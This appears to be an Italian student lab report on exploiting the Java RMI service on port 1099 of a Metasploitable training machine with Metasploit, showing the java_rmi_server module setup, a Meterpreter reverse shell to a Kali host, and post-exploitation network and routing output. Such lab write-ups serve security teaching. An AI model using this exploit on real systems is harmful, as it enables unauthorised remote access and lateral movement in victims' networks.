Report di Sfruttamento - Java RMI (porta 1099)

Introduzione


La macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099, associato a Java RMI (Remote Method Invocation). Questo servizio è noto per essere affetto da vulnerabilità che consentono l'esecuzione di codice remoto. In questo esercizio, si richiede di sfruttare tale vulnerabilità utilizzando Metasploit al fine di ottenere una sessione Meterpreter.

Requisiti dell'Esercizio

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112

Attività Svolta

Utilizzando Metasploit, è stato selezionato e configurato un modulo exploit compatibile con Java RMI per ottenere l'accesso remoto alla macchina vittima. Una volta eseguito con successo l'exploit, è stata ottenuta una sessione Meterpreter.



```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > run
```

Evidenze Raccolte dalla Sessione Meterpreter

1) Configurazione di Rete & Tabella di Routing della Macchina Vittima

Le informazioni di rete sono state ottenute con il comando 'ipconfig', mentre le informazioni sulla tabella di routing sono state ottenute con il comando `route` eseguito nella sessione Meterpreter.

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd3a:83b4:ce20:1a96:3c62:f0ff:fe41:cc7b
IPv6 Netmask : ::
IPv6 Address : fe80::3c62:f0ff:fe41:cc7b
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                                  Netmask  Gateway  Metric  Interface
    ------                                  -------  -------  ------  ---------
    ::1                                     ::       ::
    fd3a:83b4:ce20:1a96:3c62:f0ff:fe41:cc7b  ::       ::
    fe80::3c62:f0ff:fe41:cc7b               ::       ::
```

Conclusioni

L'esercizio ha dimostrato con successo la possibilità di sfruttare una vulnerabilità nel servizio Java RMI presente sulla macchina Metasploitable. L'accesso remoto tramite Meterpreter ha permesso di raccogliere informazioni utili sulla configurazione di rete e sulla tabella di routing, che possono essere utilizzate per ulteriori attività di analisi o movimento laterale all'interno della rete.